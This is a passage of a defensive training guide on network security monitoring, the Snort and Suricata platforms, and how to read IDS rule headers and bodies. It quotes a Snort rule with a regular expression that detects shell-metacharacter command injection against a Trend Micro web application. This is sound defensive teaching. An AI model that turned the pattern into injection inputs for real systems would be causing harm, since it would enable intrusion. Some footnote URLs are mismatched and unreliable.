# NSM and Intrusion Detection:

## Your Guide to Mastering IDS Rules and Alerts

---

Written by Tony Robinson
Produced by Hurricane Labs

# Table of Contents

**Chapter 1: Introduction to Network Security Monitoring (NSM)** **2**

1.1: Passive Collection 2

1.2: Netflow 3

1.3: Full Packet Capture (FPC) 4

1.4: IDS and IPS 5

**Chapter 2: IDS and IPS Platforms** **7**

2.1: Snort 7

2.2: Suricata 9

2.3: Other Choices (Vendor-Specific platforms, etc.) 10

2.4: Which Platform is Best 11

**Chapter 3: Snort and Suricata Rule Anatomy** **12**

3.1: Header 13

3.2: Rule Body 15

**Chapter 4: Analyzing Alerts** **27**

**Chapter 5: Making Judgements via Supporting Evidence** **33**

5.1: Network Diagrams and/or Asset Management 33

5.2: Host-Based Security Solutions 34

5.3: Open-Source Intelligence, and External Data Sources 35

5.4: Other NSM Data Sources 36

**Chapter 6: Tuning and Noise Reduction** **37**

6.1: Disable Rules 37

6.2: Pass Rules 38

6.3: BPF (Berkeley Packet Filters) 39

6.4: Suppressions 40

6.5: Thresholds 41

**Chapter 7: Bonus Content - Bootstrap and Pre-Build Distributions** **43**

# Chapter 1: Introduction to Network Security Monitoring

Hello again! I'm Tony Robinson, that guy whom you may or may not wonder whether or not he is just there to write books and provide comic relief. Recently, I was requested to write up a guide on how to interpret IDS/IPS events. But before we get there, there's some ground work we have to cover.

In this guide, we will cover what network security monitoring is, what IDS and IPS is, how to interpret rules for Snort and Suricata, what the most popular IDS/IPS platforms today are, discuss reading and analyzing IDS alerts, how to make judgements on the validity of an IDS/IPS alert based on supporting evidence, discuss some options for tuning your ruleset and reducing noise as necessary, and last, but not least, I will provide you with some pre-built NSM-focused Linux distributions so that you may experiment on your own. So, now that we have an agenda taken care of, let's dive right into it.

Network Security Monitoring (or NSM for short) is the practice of collecting and/or analyzing network traffic for the express use of troubleshooting, or detecting and troubleshooting anomalies, including possible threats or malicious actions being taken.

NSM usually consists of multiple components, but for the sake of simplicity, I've broken them down into four classes: Passive Collection, Netflow, Full Packet Capture (FPC), and Intrusion Detection/Prevention Systems (IDS/IPS).

## 1.1: Passive Collection

Passive collection is the action of collecting certain network protocol requests and/or responses observed on a network segment. The data collected could be complete protocol transactions, or just partial collection.

Some examples of passive collection include HTTP headers from both the client and server, SSL certificates, DNS queries and responses, LDAP queries and responses, etc. Some open-source software capable of performing passive collection include passivedns[1], HTTPry[2], Bro[3], and Suricata[4].

---

1 https://github.com/gamelinux/passivedns
2 https://github.com/jbittel/httpry
3 https://www.bro.org
4 https://suricata-ids.org

What can passive collection solutions be used for? Let's say you receive a threat intelligence report. That report may provide a list of network-based indicators for a given threat. Using that list and passively collected information from your network, you want to know whether or not your network or enterprise was targeted or breached by the threat being reported on.

Network indicators in a threat report may include things such as SSL certificate strings, HTTP user-agent strings, DNS domains associated with the campaign, etc.. You could query your passive HTTP, passive DNS, and SSL passive collection logs for your network to retroactively search for these indicators of compromise to determine if your organization was ever targeted or breached by these attackers.

## 1.2: Netflow

Network Flows, or "Netflow" for short, consist of metadata about individual connections observed over a portion of the network. Netflow is not concerned with the actual content of an individual data connection/flow (flows can be TCP, UDP and/or ICMP), but is instead concerned with data about the connection itself, such source and destination IP addresses, source and destination ports (if TCP or UDP), number of packets sent and/or received, number of bytes sent and/or received, duration of the connection, etc. In addition to recording this information, each individual data connection or flow as given a flow id for tracking and ease of use for NSM analysts. Some open-source tools that have netflow collection capabilities include Bro, Suricata, nTop[5], SiLK[6], and Argus[7].

Some might wonder, what use is information about a connection, if you don't have the actual content transferred itself? If you've kept up on national security news in recent years, you might be familiar with the exploits of Edward Snowden, and how he brought to light a number of metadata collection programs in use by the US Intelligence Community, namely the NSA. A lot of these programs or revealed files mention "Metadata". Metadata is typically defined as "data about data". For a phone call, this might be the duration of a call, and/or the phone numbers observed. For a data file this could the file's name, the size of the file, the file's magic identifier (e.g. what type of file it is -- jpg, png, exe, txt, etc.) and timestamps for when the file was created, last accessed, and last modified. Metadata allows analysts to build a pattern of life and/or ascertain connections by looking at information about the data being transferred. You can infer connections, you can imply important links without actually having the all of the content of a conversation, or actually knowing the contents of a file.

Bringing this back to flow data, netflow allows you to observe patterns that could be indicative of network problems, or malicious behavior. For instance, if you observe a large 100mb data connection LEAVING your network, that might be something worth taking a closer look at. What time was the connection made? What is the src/dst IP address pair? What ports were used? etc. Another example might be the observation of a host in your network sending out a 128-byte connection every 30 minutes on the dot. This could be

5 http://www.ntop.org/products/traffic-analysis/ntop/
6 https://tools.netsa.cert.org/silk/index.html
7 https://qosient.com/argus/downloads.shtml

beaconing behavior, and you might be observing a piece of malware on your network "Calling back" to a command and control host on the internet. In addition to all of this, flow data doesn't require a whole lot of space (when compared to say, full packet capture), making it much easier to retain netflow data for an extended period of time.

## 1.3: Full Packet Capture (FPC)

Full Packet Capture, or FPC for short, is considered the holy grail of network security monitoring. As the name implies, FPC captures all traffic on a given network segment, and stores it to disk somewhere for later retrieval. Think of it as a recorder for all traffic traversing a section of the network. This gives you the ability to pull packet captures and do whatever you want with them -- test IDS alerts, analyze their netflow statistics, perform file carving, perform passive collection analysis against them, etc.

While full packet capture is extremely useful to have, it is extremely cumbersome to set up, and requires tons of disk space to store, especially for an extended period of time. For example, let's consider monitoring a 100% fully utilized 100mbps network link. 100 megabits per second translates to 12.5 Megabytes per second. There are 60 seconds in a minute, 60 minutes in an hour, and 24 hours to a single day, so we perform the following simple calculation to determine our storage needs for a single day:

12.5 * 60 * 60 * 24

So, if we multiply 12.5 * 60 that gives us 750MB of disk space required for storing 60 seconds of network traffic on a fully utilized 100Mbps link. Take that 750 and multiply it by 60 again, and you get 45,000MB. Divide that by 1024, and you get 43.95 Gigabytes. You'd need roughly 45 gigabytes of disk to store one hour of traffic on a fully utilized 100Mbps link. Finally, take that 43.95 number and multiply that by 24, and you get pproximately 1055 Gigabytes. Divide that by 1024 again, and you get approximately 1.03 Terabytes. You would need just over 1TB of disk space to store traffic for a fully utilized 100Mbps link for an entire day. Just a single day, and that doesn't account for storing it in a database to make capable of being queried, file headers taking additional space, splitting the dumps into manageable chunks, etc. Storing Full packet capture for any sort of extended period of time is a very tall order, not to mention you must also have powerful network capture hardware and software in place capable of processing, and writing the packets to disk fast enough to keep up with demand.

While FPC is extremely helpful for investigating alerts, events, and possible intrusions, the likelihood that you will see very many enterprises implementing it, even partially, will be very slim due to the prohibitive cost and maintenance involved. Some open-source full packet capture platforms include netsniff-ng[8], OpenFPC[9], and Moloch[10].

---

[8] http://netsniff-ng.org/
[9] http://www.openfpc.org/
[10] https://molo.ch/

## 1.4: IDS and IPS

And now we come to the heart of the matter, IDS and IPS. IDS is shorthand for Intrusion Detection System, while IPS is shorthand for Intrusion Prevention System. An IDS passively analyzes traffic on a network segment. If the network traffic meets certain criteria defined in a rule, an alert is raised (and typically logged). Some systems will also capture the packet or packets that triggered the rule as well.

IPS systems work very similarly to IDS systems, except that they don't passively monitor traffic, they're placed on some sort of a network choke point (e.g. maybe between a backbone switch and internet-facing firewall, or between two backbone switches, etc.) where traffic MUST pass through the IPS device. This allows the IPS device to actually drop traffic that matches a rule, allowing the IPS to prevent network attacks (In addition to generating an alert, logging the alert, and/or the packet associated with that alert as well).

While being able to prevent network attacks sounds like an amazing feature, if the rules or signatures your IPS uses are inaccurate, the IPS has the potential to seriously impact network operations and drop otherwise legitimate traffic. Therefore, testing, tuning and constant maintenance is a requirement for IPS deployments. IDS and IPS systems both require constant care and maintenance to ensure that they are not generating "false positives", or alerts for otherwise legitimate traffic. False positives can be the result of poorly written signatures, and can lead to alert fatigue, causing your security analysts to overlook otherwise important IDS alerts, due to to it being "noisy".

Think of alert fatigue the same way you might think of the story "The Boy who Cried Wolf". If you get enough alerts from a system that tends generate false positives, your analysts may have a tendency to ignore that system. This can result in real, legitimate attacks being missed due analysts simply ignoring the IDS entirely.

Most IDS and IPS solutions these days are signature based. Some companies will say that they aren't signature driven, instead stating that they are "rule driven" instead. Rules and signatures are only slight degrees of separation. The bottom line is that if a rule OR signature isn't available, your IDS or IPS will simply let unknown malicious traffic pass by unchallenged. So, from here on out, consider IDS/IPS rules and IDS/IPS signatures to be interchangeable terminology.

The most well-known open-source IDS/IPS projects are Snort[11], and Suricata. However, I would be remiss if I did not at least discuss Bro.

You might have seen that I mentioned Bro a couple of times in other NSM capabilities and roles. Bro is technically classified as an IDS, and in some ways, it fits that capacity, but it's not really anything like Suricata, Snort, or other signature-based IDS/IPS platforms. Whereas Suricata, Snort, and most other IDS/IPS platforms are signature and rule-driven, Bro is primarily anomaly driven.

---

[11] https://www.snort.org/

Bro has a unique scripting language that allows you to define certain parameters to look for in network traffic that can, in a pinch, act like signature-based detection and take certain actions if criteria are met. y and far, Bro's greatest strength is that it is a network monitoring and passive collection gold mine. Freshly compiled, bro can detect protocol banners on nonstandard ports, collect HTTP client and server headers, collect DNS requests and responses, IRC, SMTP, SSH, SSL certificates, LDAP/Active Directory, Netflow-like network statistic gathering and so much more.

Something else to be especially aware with Bro is that performing all of this parsing, protocol detection and various other bits of functionality requires a lot of CPU and memory. Bro is considerably more CPU and memory intensive than either Snort or Suricata, and is NOT designed to be ran as an IPS. It should not be ran inline on a production network but should instead be ran off of a network tap, a span port, or for offline packet capture analysis.

# Chapter 2: IDS and IPS Platforms

In this chapter we will be discussing IDS and IPS platforms a little bit further in-depth. This chapter will primarily focus on Snort and Suricata IDS/IPS platforms, as they are most likely to be what you will encounter on most enterprise networks, but we will also discuss Bro, and some vendor-specific solutions such as FireEye, Palo Alto Networks, and Checkpoint IPS.

## 2.1: Snort

The Snort IDS/IPS platform was originally released in 1998, as a tcpdump clone by Martin Roesch. Marty later discovered that his tcpdump clone could be configured to look for patterns in network traffic, and trigger alerts on these patterns. As it would happen, people were willing to pay money for this capability, and also to have someone manage writing the patterns (now known as "rules") for detecting malicious traffic on enterprise networks. Thus Sourcefire, and VRT (Vulnerability Research Team) were born. Since then, Sourcefire has been acquired by Cisco, and a lot of technologies and innovations out of Sourcefire were integrated into Cisco's security products.

Snort's primary feature is intrusion detection, inspecting traffic via network switch span port feeds, or dedicated network taps and generating alerts for malicious or anomalous traffic observed from this traffic. Additionally, Snort can be deployed in inline (IPS) mode, where traffic must traverse through two network cards on the sensor, where Snort can actively drop malicious packets if configured to do so.

While these are Snort's primary features, there are a whole host of other features that are used to counter network evasion techniques such as fragrouting[12], overlapping IP fragments[13], duplicate TCP segments[14], session splicing[15], low TTLs[16], etc. Snort can be configured to handle IP packet fragmentation, TCP session stream reassembly, application layer protocol parsing and decoding of encoded data, etc. The removal of IP fragments,

12 https://tools.kali.org/information-gathering/fragrouter

13 https://s3.amazonaws.com/snort-org-site/production/document_files/files/000/000/032/original/target_based_frag.pdf?AWSAccessKeyId=AKIAIXACIED2SPMSC7GA&Expires=1501097853&Signature=ttDV9ycIP-rONnqEbH7AHkR%2Ff8UU%3D

14 https://s3.amazonaws.com/snort-org-site/production/document_files/files/000/000/033/original/Stream5_reassembly.pdf?AWSAccessKeyId=AKIAIXACIED2SPMSC7GA&Expires=1501098338&Signature=q%2Bk2oMs-dLqdSLpou%2BdPbqLfVRUc%3D

15 https://www.owasp.org/images/2/20/OWASP042509.pdf

16 https://www.sans.org/reading-room/whitepapers/detection/intrusion-detection-evasion-techniques-case-studies-37527

TCP/UDP stream reassembly, application protocol parsing, etc. is collectively referred to as network traffic normalization. This process is automatic and performed prior to evaluating the traffic against IDS signatures to ensure that snort sees the fully reassembled, decoded, and deobfuscated traffic stream before evaluating any IDS rules against network traffic.

Snort IDS/IPS software is still open-source and will likely remain so for some time. While Snort itself is open-source, the rules themselves fall under a different license -- If you want coverage for the latest threats, you need to purchase a subscription which could range in price from 30.00 (Individual, non-enterprise use) to 400.00 per sensor (enterprise use). If you're okay with a 30-day delay in coverage, you can obtain some of those same rules for free just by registering with snort.org. The TALOS ruleset (the ruleset provided from snort.org) is well-maintained, with the majority of rules provided having pretty self-explanatory alert messages describing what traffic they triggered on and/or reference metadata pointing to websites you can go to for more information.

In addition to Snort's primary functions as an IDS/IPS, and the built-in normalization functions, Snort also has experimental support for carving files out of network streams[17] for a host of protocols (HTTP, FTP, SMTP, and SMB to name a few), and experimental support for identifying network applications via the new OpenAppID preprocessor[18].

Most of Snort's downsides surround its ease of use, or lack thereof. Your choices for managing the rules your sensors use are either modifying configuration/rule files by hand, or using confusing command-line tools. The recommended tool for maintaining rules on your Snort IDS/IPS sensors is the pulledpork[19] perl script. While this script is powerful and has a ton of powerful functionality, it is unwieldy and takes some getting use to in order to unlock its full potential for IDS rule management.

In addition to the complexity of rule management, Snort has limited output mechanisms for its alerts available by default. You can output to syslog, alert text format (snorts own text-based log), output packets that caused alerts to trigger in a special pcap format and last but not least, unified2. Unified2 is a binary log format, the justification is that it's easier and faster for Snort to output alerts in this binary format.

So how are you supposed to transform these binary logs into something human readable for your analysts to consume? Third party parsers. The most popular of which is known as Barnyard2[20]. Barnyard2 supports converting the unified2 files to a variety of different output formats, the most useful of which is probably the output format that parses unified2 data, and converts it to SQL for storage in many different types of database engines (e.g. MSSQL, Oracle, Mysql, etc.) for web-based interfaces with which to view your alerts and/or pcaps. In addition to barnyard2, there is a newer parser called u2json[21] which converts Snort's binary unified2 format into JSON for integration with SIEMs such as Splunk, or open-source ELK (Elasticsearch, Logstash, Kibana) stacks.

---

17 https://www.snort.org/faq/readme-file
18 https://github.com/Cisco-Talos/snort-faq/blob/master/docs/README.appid
19 https://github.com/shirkdog/pulledpork
20 https://github.com/firnsy/barnyard2
21 https://idstools.readthedocs.io/en/latest/index.html

One last downside about Snort is that it is somewhat difficult to scale effectively. By default, Snort is not multithreaded. In order to scale it effectively past 1gbps of network traffic inspection throughput, you have to run multiple snort processes, install pf_ring, compile Snort's data acquisition libraries to use pf_ring, then tell snort which CPU cores to bind to[22]. And if you're crazy enough to want to do all of this in IPS mode, there is a specific build of pf_ring by the metaflows group you must use[23]. Snort 3.0, which has been in development since 2005, with its first alpha release in 2014 is, as of this writing, still in alpha release status (alpha 4 as of 7/2017) after 3 years of development. So, even though it promises native multithreading capability (among a host of other improvements), don't count on it being available any time soon.

## 2.2: Suricata

Suricata was initially released in 2009, as a product of the Open Information Security Foundation (OISF), partially funded through the Department of Homeland Security and the Navy's Space and Naval Warfare Systems Command (SPAWAR). A lot of Suricata's features are nearly identical to Snort -- it has a similar rule language, similar normalization capabilities (e.g. IP defragmentation, tcp stream reassembly, handling for duplicate/overlapping segments/fragments, application layer protocol decoding and deobfuscation, etc.) and even includes support for snort's output formats in order to have compatibility with most web applications and tools intended to be used with Snort (e.g. unified2 output, compatible with barnyard2, and various applications intended to display Snort IDS alerts).

While the normalization features make sense in order to maintain the capability to detect IDS/IPS evasion techniques, the other features are more for backwards compatibility purposes to ensure some level of interoperability between Suricata and Snort, without having to retrain a bunch of security analysts to learn the ins and outs of a new IDS/IPS platform.

While Suricata maintains a lot of compatibility with Snort, there are a great many features that Suricata introduces. By default, Suricata is multi-threaded, meaning that it is much easier to scale up Suricata in order to inspect traffic on large, multi-gigabit networks. Suricata also supports using graphic cards to help offload and scale network inspection.

In addition to the scalability, Suricata has the capability to log a lot more data than Snort does -- Suricata by default supports logging DNS queries, HTTP header and body requests and responses, netflow-like data, SSL certificate information, and can also extract files from network streams, and store them to disk (not unlike Snort).

Finally, when it comes to output options, Suricata has a few options. It supports unified2 output, like Snort to support Snort tools and output options, but in addition to unified 2,

---

22 https://ossectools.blogspot.com/2011/07/running-load-balanced-snort-in-pfring.html
23 https://s3.amazonaws.com/snort-org-site/production/document_files/files/000/000/014/original/PF_RING_Snort_Inline_Instructions_daq_062.pdf?AWSAccessKeyId=AKIAIXACIED2SPMSC7GA&Expires=1501190549&Signature=Qe7HPRVreC%2F%2BHr5Iqi%2BpGPJCfhE%3D

Suricata supports output to JSON in the “eve.json” file. This allows Suricata to easily integrate into most SIEMs easily, including ELK stacks.

While Suricata is similar to Snort, and the rule language used is nearly identical, there are some compatibility problems and slight differences from Snort that make Suricata incompatible with the VRT ruleset[24]. Additionally, and this is just personal opinion, but the VRT ruleset is more well-organized than Emerging Threats (Which, not unlike the VRT/TALOS ruleset, comes in both a free and a paid edition), the recommend ruleset to use with Suricata. There are a lot of old rules that haven’t been pruned or updated, a lot of rules don’t have reference urls or CVE numbers or any sort of reasoning behind what they detect, and what their detection is based on at all. However, in their defense, I have heard from members of the Emerging Threats team that cleanup and reorganization of the ruleset is on the to-do list, and recommendations for new rules typically call for descriptive alert messages, and reference URLs for users to understand the alert better.

In addition to the proposed rule cleanup, Suricata also supports using the pulledpork rule manager for modifying, enabling, disabling and updating rulesets as necessary for your deployments, as well as the Scirius[25] web interface developed by Stamus networks.

In addition to the differences in ruleset and how the rule language works, the Suricata configuration file is based off of YAML. The makes the configuration file is slightly different from Snort’s .conf file. Fortunately enough, the configuration file is littered with comments that describe what options are available, and what certain configuration options do, making it easy to transition from Snort’s config file format.

## 2.3: Vendor-Specific Solutions

In addition to Snort and Suricata, there are several other vendor-specific IDS/IPS solutions such as FireEye, Palo Alto Networks, Checkpoint IPS and several others (this is by no means an exhaustive list of IDS/IPS vendors). FireEye’s IDS solution is essentially a rigidly maintained Snort deployment (that is not user-modifiable), while PAN, Checkpoint, and other vendors use their own homegrown solutions. The upside of most of these solutions are that they are typically professional-grade, backed by relatively large enterprise security companies, and well supported in order for customers to get help with deployment issues, false positives, and/or bugs as needed. Since the products are subjected to QA and in most cases, the hardware is quality tested before being sold, you’ll (with some slight variation because every single network is unique) know exactly how much traffic your sensors can handle inspecting, and have some measure of confidence that the IDS/IPS software will work as intended.

The flipside to this, and the beauty of Snort and/or Suricata is that you know how detection works and what the signatures/rules look like. With these alternative IDS platforms, you have absolutely no idea how they are performing detection, or what their signatures look like. You kinda just have to accept their word that they have coverage for

---

[24] https://suricata.readthedocs.io/en/latest/rules/differences-from-snort.html
[25] https://github.com/StamusNetworks/scirius

X thing and accept it at face value because they're closed-source systems.

With open-source products, the software itself is free, but so is the support. This means that when you run into problems you're either on your own, or at the will of other users in the community or the developer's whim for help. They can choose to help you or not. In most cases, those that help you with issues in open-source projects are volunteers who are not getting paid. There are no guarantees that you'll get help in a timely manner. Not only that, you have no performance guarantees, or guarantees that the software will be compatible with the hardware or operating system you choose to run the software on. Those are just the breaks. Either you pay money for the hardware and the support, or you run it yourself and deal with the consequences when things break. There is no middle ground.

## 2.4: Which platform is best?


This is a bit of a loaded question. The best answer I can give is that "it depends". What does your current NSM deployment look like? What level of inspection throughput do you need? Do you need to ensure that the IDS/IPS software is up and available at all times? Do you have analysts who are familiar with some of the quirks or bugs if you choose to run open-source IDS/IPS software? Do your analysts know how to write Snort/Suricata rules? What is your budget? All of these things have some impact on what solution is the best for you at the time. Every solution presented here has a cost, whether it happens to be an operational expenditure requiring time and manpower to maintain, or a capital expenditure requiring serious funds to purchase a solution that has support built into the cost.

If I had to develop a brand-new NSM deployment from the ground up, and only had open-source IDS deployments I could choose from, I would deploy Suricata in a heartbeat due to the sheer number of features and scalability the project has. If I had budget for commercial solutions, I would consider analyzing Gartner[26] and/or NSS Labs[27] reports to see how different NSM vendors stack up in terms of performance and/or price. Note that while Gartner and/or NSS Labs results aren't exactly perfect (nor is access to their reports in any way cheap), they're the best the industry has right now for measuring commercial NSM product performance.

[26] http://www.gartner.com/technology/home.jsp
[27] https://www.nsslabs.com

# Chapter 3: Snort and Suricata Rule Anatomy

This chapter deals with better understanding the anatomy of a rule for both Snort and Suricata. Wherever there are differences between the two products, they will be discussed and noted.



## 3.1 Rule Header

Snort and Suricata rules consist of two sections: A rule header (pictured above), and a rule body. The header portion of the rule defines what IP addresses, ports, protocols, and direction a rule applies to. Additionally, the header also defines what action to take when all the conditions of a rule are true. Here is an example rule header (also pictured above):

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS
```

The text “alert” in the rule header above defines what action we want this rule to take when all the conditions of the rule body and header are met. There are many different actions you can tell Snort or Suricata to take when the rule conditions are met, So let’s break this down:

`alert` - simply logs an alert to whatever output format you configured (e.g. syslog, unified2, alert log, eve.json[Suricata], etc.). This usually AT A MINIMUM contains the message the rule has configured in its rule body, the source and destination IP address pair, TCP and/or UDP ports (if the traffic is TCP or UDP), and in the case of unified2 and/or eve.json the network packet that triggered the event can be logged as well.

`pass` - If all the conditions of the rule are true, forward the packet and do not generate an alert. This rule action can be used to assist with IDS/IPS tuning, as a highly targeted and accurate way to defuse false positives. Say for instance you don’t want to suppress a rule, or set up a threshold, or the rule false positives a lot for a given connection you know is normal operation in network, but you just don’t want to disable the rule, you can use a pass rule to say specifically for this pair or group of IP addresses and/or ports/protocol, just ignore the traffic that the rule body describes.

`drop` - If all the conditions of the rule are true, and the sensor is in IPS mode, configured to be capable of dropping traffic, drop the traffic, and generate an alert, same as a rule configured for the “alert” action.

`reject` - If all the conditions of the rule are met, an alert is raised (same as the “alert” action), and the sensor will attempt to send a reject packet to both the source and the destination of the connection. If the connection is TCP, this packet will be a TCP reset. For all other network protocols, an ICMP error packet will be sent. Additionally, if the sensor is inline, the packet or network traffic that triggered the rule will be dropped.

`log` - If the conditions of the rule are met, don’t generate an alert, just log the packet that triggered the rule. This is a Snort-only rule action, and in my experience, never gets used.

`activate/dynamic` - Activate rules generate an alert, and are used to turn on a dynamic rule. These are Snort-only rule actions, and in my experience, never get used. If the idea of one rule “triggering” or being used as criteria for another rule sounds like a neat idea to you, you should consider looking into the “flowbits” rule body option instead, as it works in a similar manner.

`sdrop` - Imagine someone looked at the log rule action and decided to apply that the sensors operating in IPS mode. But, it drops the packet, and will not log it. This is a bad idea. You don't want to do this, as it could make network troubleshooting a nightmare. Imagine your sensor, operating in IPS mode had one of these rules and it was silent triggering on non-malicious traffic. Do you see where I'm going with this? In my experience, I have never seen this rule action used, and probably for good reason. This is a Snort-only rule action.

`custom actions` - Snort allows you to define custom actions that take specific actions if your rule triggers. If you wanna see how you define rule actions, check out section 3.2[28] of the Snort User Guide. However, in my experience, I haven't seen very many people use custom actions, usually what Snort provides is more than enough.

In addition to the rule actions that each platform supports, you will want to be aware of the fact that certain rule actions, by default, take precedence over other rule actions. Let's say that you have network traffic that triggers two rules one of them is a pass rule, and the other is a drop rule. How does snort know which rule action should apply first? By default, Snort applies rule actions in the following order (Per section 1.4.4[29] of the snort user guide):

`Pass`
`Drop` (including `sdrop`, and `reject` rules)
`Alert`
`Log`
<custom rule actions>

By default, Suricata applies rule actions in the following order[30]:

`Pass`
`Drop`
`Reject`
`Alert`

So in our scenario above, the pass rule would be applied before the drop rule, meaning that the traffic stream would pass through an IPS without being dropped (for both Snort AND Suricata).

This is why pass rules are extremely useful when it comes to tuning false positives, because by default, they are applied before any of the other alert actions. Check out the Snort[31] and Suricata[32] documentation to see all the available rule actions.

28 https://suricata.readthedocs.io/en/latest/rules/differences-from-snort.html
29 https://github.com/StamusNetworks/scirius
30 https://github.com/StamusNetworks/scirius
31 http://manual-snort-org.s3-website-us-east-1.amazonaws.com/node29.html
32 https://suricata.readthedocs.io/en/latest/configuration/suricata-yaml.html#suricata-yaml-action-order

## 3.2: Rule Body

If the rule headers describe what IP addresses, ports, and/or protocols rules are meant to be applied to, then the rule body is the portion that describes what it is Snort or Suricata is looking for in a given traffic stream. There are tons of different modifiers and ways to describe what content you are looking for in network streams. You can do everything from describe how much data is in a network connection (e.g. isdataat), perform byte checks and/or bitwise operations (byte_test), specific content matches (via the content body option) with all sorts of modifiers to describe what that data should look like (e.g. nocase for case insensitivity, http_header for content matches restricted to JUST the header of an HTTP connection, etc.). If there is a static, unchanging constant you observe in network traffic, there is a very good chance that Snort or Suricata have the means to describe that constant in order for you to generate IDS signatures based on it.

I could spend days describing all of the rule body options available to Snort and/or Suricata, but I'm not gonna subject you to that. Here is what we're going to do instead:

-If you're interested in the entire list of rule options that Suricata supports, the official documentation is available online[33]. In particular, you will want to view chapter 4[34]. OISF has performed a herculean task in ensuring that rule body options available for Suricata rules have been thoroughly documented.

-If you're interested in the entire list of rule options that Snort supports, check out the Snort User Manual[35]. in particular, chapter 3[36] contains an exhaustive list of supported rule options.

-OISF (as a part of chapter 4) has extensive documentation on the differences between Snort and Suricata[37], especially in the realm of writing IDS signatures.

Let's analyze some IDS rules together, so that you can gain a better understanding on how the rules work.

To start, let's pick something from the Snort TALOS ruleset. This rule is a little complex, but follow along, it'll make sense in the end, I promise:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"SERVER-WEBAPP Trend Micro Smart Protection Server admin_notification.php command injection attempt"; flow:to_server,established; content:"/admin_notification.php"; fast_pattern:only; http_uri; content:"spare_"; nocase; http_client_body; pcre:"/(^|&)spare_(Community|AllowGroupIP|AllowGroupNetmask)=[^&]*?([\x60\x3b\x7c]|[\x3c\x3e\x24]\x28|%60|%3b|%7c|%26|%3c%28|%3e%28|%24%28)/Pim"; metadata:policy security-ips drop, service http; reference:cve,2016-6267; classtype:web-application-attack; sid:39913; rev:1;)
```

33 https://suricata.readthedocs.io/en/latest/index.html
34 https://suricata.readthedocs.io/en/latest/rules/intro.html
35 http://manual-snort-org.s3-website-us-east-1.amazonaws.com/
36 http://manual-snort-org.s3-website-us-east-1.amazonaws.com/node27.html
37 https://suricata.readthedocs.io/en/latest/rules/differences-from-snort.html

That is a lot of text, no? What is this rule for? Check out the msg field of this rule, that's the first place I typically start, when I want to understand what a rule is being used for:

```
msg:"SERVER-WEBAPP Trend Micro Smart Protection Server admin_notification.php command injection attempt";
```

According to the msg field, this is a rule to detect attacks attempting to exploit the Trend Micro Smart Protection Server web application. Specifically, this covers attacks attempting to exploit a command injection flaw in the admin_notification.php file utilized by the web application. Command injection flaws are vulnerabilities typically associated with web applications where users input in a parameter, or a variable that can be exploited to execute system commands[38].

Towards the end of the rule, we see the strings:

```
metadata:policy security-ips drop, service http; reference:cve,2016-6267;
classtype:web-application-attack; sid:39913; rev:1;
```

Let's talk about the metadata option first, because there is a lot to unpack here. the first thing you'll notice in this tag is the text policy security-ips drop, security-ips identifies this rule as a part of the "Security over Connectivity" base ruleset. This text can be used by the pulledpork rule manager (mentioned above) to automatically enable a preselected group of rules for a basic IDS/IPS policy as recommended by Cisco TALOS. The TALOS ruleset has metadata tags like this that identify rules that are activated as a part of what TALOS/CISCO refers to as three unique "policies" or base rulesets. These rulesets are:

Connectivity over Security - rules that are extremely accurate, very low CPU/latency impact, and deemed important enough to enable.

Balanced - an even mix of rules that might have a higher CPU/latency cost for inspection purposes, but are still relatively important to have enabled.

Security over Connectivity - a heavier base ruleset with quite a few more rules enabled by default than the "Balanced" or "Connectivity over Security" ruleset. Some of the rules in this set are significantly more CPU/latency heavy.

